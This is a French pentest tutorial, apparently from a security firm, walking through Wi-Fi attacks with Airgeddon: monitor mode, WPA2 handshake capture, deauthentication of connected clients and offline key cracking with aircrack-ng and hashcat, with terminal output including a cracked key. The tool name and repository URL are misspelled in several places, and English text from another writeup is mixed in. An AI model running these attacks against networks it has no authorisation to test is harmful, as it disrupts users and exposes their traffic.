



CAYVORA

SECURITY

cayvora.com

PENTEST LAB SERIES — VOL. 03

Wireless Penetration Testing

avec Airgeddon

Guide complet : capture de handshake WPA/WPA2, attaques Evil Twin, PMKID & cracking hors ligne. Usage strictement professionnel et éthique.

■ ~35 min de lecture

■ Intermédiaire — Avancé

■ Cayvora Security 2025

AVERTISSEMENT LÉGAL

Ce guide est destiné exclusivement aux pentesters professionnels disposant d'une autorisation écrite. Toute utilisation non autorisée constitue une infraction pénale (Loi 07-03 au Maroc). Cayvora opère toujours dans un cadre contractuel défini.

00

Table des Matières

- 01 Introduction & Contexte Professionnel
- 02 Installation d'Airgeddon
- 03 Interface Wi-Fi & Mode Monitor
- 04 Capture du Handshake WPA/WPA2
- 05 Attaque Deauthentication
- 06 Cracking Hors Ligne — 3 Méthodes
- 07 Evil Twin Attack & Portail Captif
- 08 PMKID Attack

Dans le cadre d'une mission d'audit de sécurité sans fil, l'évaluateur cherche à mesurer la résistance du réseau Wi-Fi d'un client face aux vecteurs d'attaque les plus courants. **Airgeddon** est un framework bash open-source qui automatise et orchestre l'ensemble des phases d'un test d'intrusion wireless : reconnaissance, capture de handshake, cracking hors ligne, et attaques de type Evil Twin.

Ce guide couvre le workflow complet d'un audit Wi-Fi professionnel, de la configuration de l'environnement jusqu'à la récupération de la clé PSK — en passant par les techniques avancées comme la capture de PMKID sans client connecté.

POURQUOI LE WI-FI RESTE CRITIQUE EN 2025 ?

Malgré WPA3, la majorité des réseaux d'entreprises marocaines utilisent encore WPA2-PSK. Un réseau mal configuré ou avec un mot de passe faible peut être compromis en quelques minutes. Lors de nos audits Cayvora, nous détectons ce type de vulnérabilité dans plus de 60% des engagements.

Vecteurs d'attaque couverts dans ce guide :

- Capture du 4-way Handshake WPA/WPA2 + cracking hors ligne
- Attaque Deauthentication pour forcer la ré-authentification des clients
- Evil Twin (Rogue AP) avec portail captif pour voler les credentials
- PMKID Attack — extraction sans client connecté (technique Jens Steube 2018)
- Cracking par dictionnaire, brute force et règles Hashcat GPU

02

Installation d'Airedddon

Airedddon s'installe via un simple clone git et s'exécute en tant que root. Au premier lancement, il vérifie et installe automatiquement toutes ses dépendances. Compatible avec Kali Linux, Parrot OS Security, BlackArch et la plupart des distributions orientées sécurité.

Commencez par identifier votre interface Wi-Fi avec `ifconfig wlan0`. L'interface doit afficher les flags **BROADCAST**, **RUNNING**, **MULTICAST** pour confirmer qu'elle est opérationnelle.

```
(root@kali)-[~]
└─# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.1.47 netmask 255.255.255.0 broadcast 192.168.1.255
       inet6 fe80::d659:d207:e12a:b7e5 prefixlen 64 scopeid 0x20<link>
       ether 9c:ef:d5:fb:d1:5c txqueuelen 1000 (Ethernet)
       RX packets 198 bytes 13233 (12.9 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 42 bytes 4584 (4.4 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Install Airedddon & Usage

ifconfig wlan0 — Interface en mode Managed, prête pour la configuration Airedddon

BASH — INSTALLATION

```
# Cloner le dépôt Airedddon depuis GitHub
git clone https://github.com/v1slt0r1sh3r3/airgeddon.git

# Accéder au répertoire
cd airgeddon

# Lancer le script (root obligatoire)
sudo ./airgeddon.sh
```

Au premier lancement, Airedddon effectue un contrôle exhaustif de ses dépendances. Tous les outils essentiels (airmon-ng, airodump-ng, aircrack-ng, xterm...) et optionnels (hashcat, bettercap, hostapd-wpe...) doivent afficher le statut **OK**.



Wireless Penetration Testing: Airgeddon

```
(root@kali)~# git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git
Cloning into 'airgeddon' ...
remote: Enumerating objects: 8264, done.
remote: Counting objects: 100% (226/226), done.
remote: Compressing objects: 100% (154/154), done.
remote: Total 8264 (delta 130), reused 155 (delta 64), pack-reused 8038
Receiving objects: 100% (8264/8264), 34.11 MiB | 9.87 MiB/s, done.
Resolving deltas: 100% (5183/5183), done.

(root@kali)~# cd airgeddon

(root@kali)~/airgeddon# ls
airgeddon.sh  binaries  CHANGELOG.md  CODE_OF_CONDUCT.md  CONTRIBUTING.md  D

(root@kali)~/airgeddon# ./airgeddon.sh
```

It will first check for all dependencies and necessary tools before launching this framework. It will attempt to install the essential tools if they are missing, which may take some time. As indicated in the picture once the installation is complete, you will see the OK status for both required and optional tools.


Vérification des dépendances : tous les outils essentiels et optionnels marqués OK

CONSEIL CAYVORA — TERRAIN

Utilisez un adaptateur Wi-Fi externe dédié (Alfa AWUS036ACH, Ralink RT5370) pour garantir la compatibilité complète avec le mode Monitor et l'injection de paquets. Les adaptateurs intégrés des laptops sont souvent limités.

Interface Wi-Fi & Mode Monitor

Après démarrage, Airgeddon liste toutes les interfaces réseau disponibles. Sélectionnez votre interface Wi-Fi (wlan0). Par défaut, la carte opère en mode **Managed** — elle ne traite que les trames destinées à votre machine. Pour capturer tout le trafic environnant, il faut passer en mode **Monitor**.



```
***** Welcome *****  
This script is only for educational purposes. Be good boyz&girlz!  
Use it only on your own networks!!  
  
Accepted bash version (5.1.4(1)-release). Minimum required version: 4.2  
Root permissions successfully detected  
  
Detecting resolution... Detected!: 1920x1080  
  
Known compatible distros with this script:  
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Kali"  
  
Detecting system...  
Kali Linux  
  
Let's check if you have installed what script needs  
Press [Enter] key to continue...  
  
Essential tools: checking...  
iw .... Ok  
awk .... Ok  
airmon-ng .... Ok  
airodump-ng .... Ok  
aircrack-ng .... Ok  
xterm .... Ok  
ip .... Ok  
lspci .... Ok  
ps .... Ok  
  
Optional tools: checking...  
bettercap .... Ok
```

Menu de sélection d'interface — wlan0 sur 2.4GHz, chipset Ralink RT5370

Activer le Mode Monitor

- 1 Au menu principal, sélectionnez Option 3 (votre interface wlan0 — vérifiez le chipset affiché)
- 2 Choisissez Option 2 — 'Put interface in monitor mode' pour activer la capture passive
- 3 L'interface est automatiquement renommée wlan0mon — le terminal confirme le succès
- 4 Vérifiez que le mode affiché passe de 'Managed' à 'Monitor' dans le bandeau supérieur



Wireless Penetration Testing: Aircgeddon

Select **option 2** for Monitor mode.

Note:

Monitor mode is the mode for monitoring traffic, usually on a particular channel. A lot of wireless hardware is capable of **ENTERing** monitor mode, but the ability to set the wireless hardware into monitor mode depends on support within the wireless driver. As such, you can force many cards into monitor mode in Linux, but in Windows, you will probably need to write your own wireless network card driver.

```
***** aircgeddon main menu *****
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:

0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode

4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu

11. About & Credits
12. Options and language menu
```

Interface wlan0mon activée en Mode Monitor — prête pour la capture et l'injection de paquets

MODE MONITOR VS MODE MANAGED

Managed : l'interface traite uniquement les trames qui lui sont destinées (connexion normale). Monitor : capture TOUTES les trames circulant sur l'air, quel que soit le destinataire. Ce mode désactive temporairement votre connexion Internet.

Capture du Handshake WPA/WPA2

Le **4-way handshake WPA/WPA2** est l'échange cryptographique qui se produit lors de l'authentification d'un client sur un point d'accès. Cet échange contient suffisamment d'informations pour tenter de retrouver la clé PSK hors ligne, sans plus jamais interagir avec le routeur après la capture.

Depuis le menu principal → **Option 5** (Handshake/PMKID tools menu) → **Option 6** (Capture Handshake). Une nouvelle fenêtre s'ouvre et scanne tous les réseaux WPA/WPA2 à portée avec leur BSSID, canal, puissance et SSID.

The screenshot shows the Airgeddon terminal interface. At the top, it says "Wireless Penetration Testing: Airgeddon". Below that, it displays the "Handshake/PMKID tools menu" with the following options:

```

***** Handshake/PMKID tools menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
5. Capture PMKID
6. Capture Handshake
7. Clean/optimize Handshake file

*Hint* The natural order to proceed in this menu is usually: 1-Select wifi card 2-Put it in mo
> 6

```

After selecting option 6, the terminal shows "There is no valid target network selected. You'll be redirected to select one Press [Enter] key to continue ...". It then proceeds to "Exploring for targets" and displays a list of detected networks:

```

***** Exploring for targets *****
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed

WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop ...

```

CH	BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
6	-1	0	0	0 2	-1				<length: 0>
6	-18	11	3	0 3	130	WPA2 CCMP	PSK		raaj
6	-56	10	0	0 5	130	WPA2 CCMP	PSK		snouze/glowie5g
6	-60	3	0	0 8	130	WPA2 CCMP	PSK		mahip
6	-59	8	25	0 7	130	WPA2 CCMP	PSK		ajog
6	-62	8	1	0 1	136	WPA2 CCMP	PSK		Real_2_4G

Below the table, it says "airodump-ng liste tous les réseaux WPA/WPA2 — réseaux marqués (*) ont des clients connectés".

Appuyez **CTRL+C** pour stopper le scan. La liste des cibles s'affiche avec leur numéro de série. Sélectionnez votre cible en entrant son numéro. Privilégiez les réseaux marqués (*) — ils ont des clients connectés et le handshake sera plus facile à capturer.

Wireless Penetration Testing: Airogeddon

***** Select target *****

N.	BSSID	CHANNEL	PWR	ENC	ESSID
1)		1	35%	WPA2	601 2.4G
2)		10	31%	WPA2	A602_4G
3)		9	35%	WPA2	abhi 2.4g
4)		5	33%	WPA2	Abhiaka
5)		10	35%	WPA2	AG_93
6)*		7	37%	WPA2	ajoy
7)*		1	37%	WPA2	Amit 2.4G
8)		5	30%	WPA2	Ankur Sinha
9)		13	31%	WPA2	Anurag
10)		6	34%	WPA2	B-503
11)		1	32%	WPA2	Dead pool 2.4 G
12)		8	33%	WPA2	GAURAV SRIVASTAVA
13)		8	35%	WPA2	Golf_Greens_Wifi_2.4G
14)		4	0%		(Hidden Network)
15)*		1	0%		(Hidden Network)
16)*		-1	0%		(Hidden Network)
17)*		2	0%		(Hidden Network)
18)		6	0%		(Hidden Network)
19)		1	35%	WPA	(Hidden Network)
20)		9	35%	WPA2	(Hidden Network)
21)		10	38%	WPA2	(Hidden Network)
22)		2	35%	WPA2	(Hidden Network)
23)		8	31%	WPA2	(Hidden Network)
24)		11	35%	WPA2	(Hidden Network)
25)		11	31%	WPA2	(Hidden Network)
26)		6	32%	WPA2	ishita
27)		6	29%	WPA2	Jasmeen_2G
28)		7	33%	WPA2	JioFiber-A103
29)		3	33%	WPA2	Kavz
30)*		8	38%	WPA2	mahhin

Liste des cibles avec BSSID, canal, puissance et SSID — sélection par numéro de série

CONFIRMATION DE CAPTURE

Surveillez le coin supérieur droit de la fenêtre airodump-ng. L'apparition de 'WPA handshake: [BSSID]' confirme la capture réussie. Appuyez alors CTRL+C et sauvegardez le fichier .cap proposé par Airogeddon.

05


Attaque Deauthentication

Si aucun client ne s'authentifie naturellement, l'**attaque de deauthentication** force les clients déjà connectés à se déconnecter, puis à se ré-authentifier — générant le handshake nécessaire. Cette attaque exploite une faiblesse du protocole 802.11 : les trames de désassociation ne sont pas authentifiées.

IMPACT CLIENT — À DOCUMENTER DANS LE RAPPORT

L'attaque deauth interrompt momentanément la connexion Internet des clients légitimes. En mission réelle, coordonnez avec le client pour choisir une plage horaire à faible impact (nuit, week-end). Documentez systématiquement cette action dans votre rapport de pentest.

Après sélection de la cible, choisissez **Option 2 — Deauth aireplay attack**. Définissez un timeout en secondes (10 à 100). Deux fenêtres s'ouvrent simultanément : l'une exécute l'attaque deauth (aireplay-ng), l'autre capture le handshake (airodump-ng).



```
Wireless Penetration Testing: Airgeddon

• Generate ARP requests (Windows clients sometimes flush their ARP cache when disconnected)

Now it will prompt you to select an attack-type; choose option 2 for Death replay attack, which will utilise deauth attack to disconnect all clients before capturing the AP-client handshake. Then, for a timeout, select a period in seconds.

Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 18:45:93:69:A5:19
Selected channel: 3
Selected ESSID: raa
Type of encryption: WPA2

Select an option from menu:

0. Return to Handshake tools menu
1. Deauth / disassoc amok mdk4 attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack

*Hint* If the Handshake doesn't appear after an attack, try again or change the type of attack

> 2
Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal
> 10
Timeout set to 10 seconds

Two windows will be opened. One with the Handshake capturer and other with the attack.
Don't close any window manually, script will do when needed. In about 10 seconds you will see the handshake.
Press [Enter] key to continue...
```

You'll see that two windows appear. After deauthentication, one will attempt to undertake a deauth attack, while the other will attempt to record the 4 Way handshake between the client and the access point.

Deux fenêtres simultanées : aireplay-ng envoie les trames deauth + airodump-ng capture le handshake



Wireless Penetration Testing: Airededon

```

X Capturing Handshake
CH 3 ][ Elapsed: 18 s ][ 2021-06-05 13:26 ][ WPA handshake: 1 [redacted];19
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
18:45:93:69:A5:19 -18 83    193      51  10  3  130 WPA2 CCMP PSK  raaj
BSSID          STATION          PWR  Rate  Lost  Frames Notes Probes
18:45:93:69:A5:19 44:CB:8B:C2:20:DA -64  0 -11e  0      6
18:45:93:69:A5:19 2A:84:98:9F:E5:5E -18  1e- 1e  1      18 EAPOL raaj

```

As you can see, the WPA handshake for AP "raaj". You can now store this .cap file to your systems.


In addition to capturing a Handshake, it has been verified that a PMKID from the target network has also been successfully captured

Handshake WPA2 confirmé — "WPA handshake: [BSSID]" visible en haut à droite de la fenêtre

Cracking Hors Ligne — 3 Méthodes

Le fichier .cap contient le handshake chiffré. Pour extraire la clé PSK, on utilise des attaques hors ligne — le routeur cible n'est plus impliqué. Airgeddon intègre trois moteurs de cracking selon le contexte de la mission.

Menu principal → **Option 6** (Offline WPA/WPA2 decrypt menu) → **Option 1** (Personal).



The screenshot shows the Airgeddon terminal interface. At the top, there is a logo and the title "Wireless Penetration Testing: Airgeddon". The main content is a terminal window with the following text:

```
Select an option from menu:
0. Return to offline WPA/WPA2 decrypt menu
   (aircrack CPU, non GPU attacks)
1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file
   (hashcat CPU, non GPU attacks)
3. (hashcat) Dictionary attack against Handshake capture file
4. (hashcat) Bruteforce attack against Handshake capture file
5. (hashcat) Rule based attack against Handshake capture file
6. (hashcat) Dictionary attack against PMKID capture file
7. (hashcat) Bruteforce attack against PMKID capture file
8. (hashcat) Rule based attack against PMKID capture file


*Hint* The key decrypt process is performed offline on a previously captured file
> 1
You already have selected a capture file during this session [/root/handshake-18:45:93:69:A5:19.cap]
Do you want to use this already selected capture file? [Y/n]
> Y
You already have selected a BSSID during this session and is present in capture file [1:19]
Do you want to use this already selected BSSID? [Y/n]
> Y
Enter the path of a dictionary file:
> /root/dict.txt
The path to the dictionary file is valid. Script can continue...
Starting decrypt. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...
```

The password or Wi-Fi key will then be shown, as illustrated in the figure below. If you want to save the key, it will prompt you to do so.

Menu de décryptage WPA/WPA2 — 8 variantes : aircrack CPU + hashcat GPU en dict/bruteforce/rules


Méthode 1 — Dictionnaire avec Aircrack-ng

La méthode la plus rapide. Aircrack-ng teste chaque entrée d'une wordlist contre le hash du handshake. La wordlist **rockyou.txt** (14 millions de mots de passe) est le point de départ standard. Sélectionnez **Option 1** dans le sous-menu.




The screenshot shows a terminal window with the following text:

```
Aircrack-ng — Dictionary Attack
# Via Airgeddon : Option 6 > Option 1 > Option 1
# Ou en ligne de commande directement :
aircrack-ng -w /usr/share/wordlists/rockyou.txt \
            -b [BSSID_CIBLE] /root/handshake.cap
```



Méthode 2 — Brute Force avec Aircrack + Crunch

Quand la wordlist échoue, Crunch génère toutes les combinaisons possibles selon un charset défini. Sélectionnez **Option 2**, définissez la longueur min/max, puis choisissez votre jeu de caractères.



Méthode 3 — Rule-Based avec Hashcat (GPU)

La méthode la plus puissante. Hashcat exploite le GPU pour des vitesses x50 à x100 vs CPU. Les règles (best64.rule) transforment les mots de la wordlist selon des patterns courants : capitalisation, substitutions leetspeak, ajout de chiffres.

Sélectionnez **Option 5** et fournissez le .cap, la wordlist et le fichier .rule.

Wireless Penetration Testing: Airgeddon

```

KEY FOUND! [ raj12345 ]

Master Key   : 74 65 5D F8 67 9E E4 12 58 CF A5 A6 18 87 20 B4
              3D 06 55 EF 40 FE 5D 79 70 29 FE 9D B7 A2 BA 3A

Transient Key : 57 4B 0D CB 55 F9 09 B3 93 EA 6A 41 DA 82 F5 94
              79 79 A1 3F 7A 09 83 73 A9 F1 04 AC BC 81 E6 E4
              2E 49 68 BF FE C6 4D E7 1A 8C 3A 7D 8F 4C 23 2C
              5C 2F DF C2 5B 6B 27 C7 DB 14 03 79 03 5A 5E 4E

EAPOL HMAC   : F4 74 63 BA CA DB 05 24 E8 6E 89 C0 DD 53 F3 54
            
```

Hashcat Rule-Based Attack for WPA Handshake

Because we are all familiar with the capability of hashcat, airgeddon provides the opportunity to utilise hashcat to crack the Wi-Fi key. Choose **option 5** and enter the path to your WPA handshake file, dictionary, or rule-based file.

Here we provide the path to the best64.rule file, which will be used to perform a hashcat rule based attack.

```

Select an option from menu:
0. Return to offline WPA/WPA2 decrypt menu
   (aircrack CPU, non GPU attacks)
1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file
            
```

Configuration hashcat rule-based : fichier .cap + wordlist + best64.rule

Wireless Penetration Testing: Airgeddon

```

Press [Enter] key to continue...
hashcat (v6.1.1) starting ...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, PO

* Device #1: pthread-Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz, 1417/1481 MB (512 MB

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 2 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 77

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename..: /root/dict.txt
* Passwords.: 6
* Bytes.....: 37
* Keyspace..: 462
            
```

Hashcat status: Cracked — vitesse GPU, progression et clé trouvée affichées

STRATÉGIE DE CRACKING OPTIMALE — ORDRE CAYVORA

1. Dictionnaire rockyou.txt (couvre ~80% des cas PME/agences)
2. Rule-based best64.rule sur rockyou (variations courantes)
3. Wordlists spécialisées (noms arabes, passwords marocains...)
4. Brute force ciblé (si longueur connue) — dernier recours.

